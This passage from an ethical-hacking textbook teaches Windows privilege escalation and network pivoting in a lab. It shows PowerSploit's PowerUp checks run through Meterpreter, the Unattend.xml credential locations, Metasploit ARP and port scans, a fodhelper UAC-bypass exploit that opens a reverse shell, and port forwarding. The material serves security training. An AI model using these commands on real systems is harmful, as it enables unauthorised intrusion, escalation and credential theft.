[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 549.65 KiB of 549.65 KiB (100.0%): /root/PowerSploit/Privesc
/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 7908 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

Figure 6.83: Screenshot of Metasploit showing shell access to the target system

- **Unquoted Service Paths**

  In Windows OSs, when a service starts running, the system attempts to find the location of the executable file to launch the service successfully. Generally, the executable path is enclosed in quotation marks “”, so that the system can easily locate the application binary. Some executable files may not include quoted paths and include whitespace in between; in this scenario, the system tries to find the application binary by searching all the folders that exist in the path until the executable is found. Attackers exploit services with unquoted paths running under SYSTEM privileges to elevate their privileges.




```
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;
Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...
```

Figure 6.84: Screenshot of Metasploit showing execution of PowerSploit to detect unquoted service paths

- **Service Object Permissions**

  A misconfigured service permission may allow an attacker to modify or reconfigure the attributes associated with that service. This may even lead to changing the location of the application binary to a malicious executable created by the attacker. By exploiting such services, attackers can even add new users to the local administrator group in the system. Attackers then hijack the new account to elevate their access privileges.



```
[*] Checking service executable and argument permissions...


ServiceName                     : ClickToRunSvc
Path                            : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                  /service
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart                      : False

ServiceName                     : ClickToRunSvc
Path                            : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                  /service
ModifiableFile                  : C:\
ModifiableFilePermissions       : {Delete, GenericWrite, GenericExecute, GenericRe
ad}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart                      : False

ServiceName                     : gupdate
Path                            : "C:\Program Files (x86)\Google\Update\GoogleUpda
te.exe" /svc
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'gupdate'
CanRestart                      : False
```

Figure 6.85: Screenshot of Metasploit showing execution of PowerSploit to detect misconfigured service permissions

- **Unattended Installs**

  Unattended installs allow attackers to deploy Windows OSs without the intervention of an administrator. Administrators need to manually clean up the unattended install details stored in the Unattend.xml file. This XML file stores all the information related to the configuration settings set during the installation process and may also include sensitive information such as the configuration of local accounts, usernames, and even decoded passwords.

In Windows systems, the Unattend.xml file is stored in one of the following locations:


`C:\Windows\Panther\`

`C:\Windows\Panther\Unattend\`

`C:\Windows\System32\`

`C:\Windows\System32\sysprep\`

If attackers can gain access to this file, then they can easily obtain credential information and configuration settings used during the installation of that service or application. Attackers use this information to escalate privileges.




```
[*] Checking for unattended install files...


UnattendPath : C:\Windows\Panther\Unattend.xml
```

Figure 6.86: Screenshot of Metasploit showing execution of PowerSploit to detect unattended installs

Pivoting and Relaying to Hack External Machines


- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system** to **access other vulnerable systems** in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system


Pivoting
Client 1
Compromising a system
1
2
Exploiting vulnerability to access the system
3
Establishing a tunnelled session through Client 1
Attacker
Client 2
Relaying
Client 1
Compromising a system
1
2
Using port forwarding rules to access the system
3
Establishing a tunnelled session through Client 1
4
Accessing resources
Attacker
Client 2
C:_

Pivoting and Relaying to Hack External Machines (Cont'd)


Pivoting

① **Discover live hosts in the network**


Parrot Terminal
File Edit View Search Terminal Help


```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=10.10.10.0/24

[*] Running module against WINDOWS10
[*] ARP Scanning 10.10.10.0/24
[+]     IP: 10.10.10.2 MAC 00:50:56:fa:a6:44 (VMware, Inc.)
[+]     IP: 10.10.10.1 MAC 00:50:56:c0:00:02 (VMware, Inc.)
[+]     IP: 10.10.10.10 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
[+]     IP: 10.10.10.16 MAC 00:0c:29:d5:3e:0f (VMware, Inc.)
[+]     IP: 10.10.10.13 MAC 00:0c:29:16:01:d1 (VMware, Inc.)
[+]     IP: 10.10.10.254 MAC 00:50:56:f6:b7:bc (VMware, Inc.)
[+]     IP: 10.10.10.255 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
meterpreter >
```

② **Set up routing rules**


Parrot Terminal
File Edit View Search Terminal Help


```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > route add 10.10.10.0 255.255.255.0 1
[*] Route added
msf5 exploit(multi/handler) >
```

③ **Scan ports of live systems**


Parrot Terminal
File Edit View Search Terminal Help

```
msf5 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.10.10:          - 10.10.10.10:21 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:80 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:139 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:135 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:445 - TCP OPEN
[*] 10.10.10.10:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

④ **Exploit vulnerable services**



Parrot Terminal
File Edit View Search Terminal Help

```
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaining up registry keys ...

meterpreter >
```

Pivoting and Relaying to Hack External Machines (Cont'd)

Relaying

1. Set up port forwarding rules



```
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.10.10
[*] Local TCP relay created: :10080 <-> 10.10.10.10:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.10.10
[*] Local TCP relay created: :10022 <-> 10.10.10.10:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.10.10
[*] Local TCP relay created: :100445 <-> 10.10.10.10:445
meterpreter >
```

2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:

  `http://localhost:10080`

- Attackers can **access the SSH server** running on the target system by executing the following command:

  `# ssh myadmin@localhost`

Pivoting and Relaying to Hack External Machines

Pivoting and relaying are the techniques used to find detailed information about the target network. These techniques are performed after successfully compromising a target system. The compromised system is used to penetrate the target network to access other systems and resources that are otherwise inaccessible from the attacking network.

In the pivoting technique, only the systems accessible through the compromised systems are exploited, whereas in the relaying technique, the resources accessible through the compromised system are explored or accessed. Using pivoting, attackers can open a remote shell on the target system tunneled through the initial shell on the compromised system. In relaying, resources present on the other systems are accessed through a tunneled shell session on the compromised system.

The following diagrams illustrate the pivoting and relaying techniques:



Client 1
Compromising a system
①
②
Exploiting vulnerability to access the system
Attacker
③
Establishing a tunnelled session through Client 1
Client 2

Figure 6.87: Illustration of pivoting

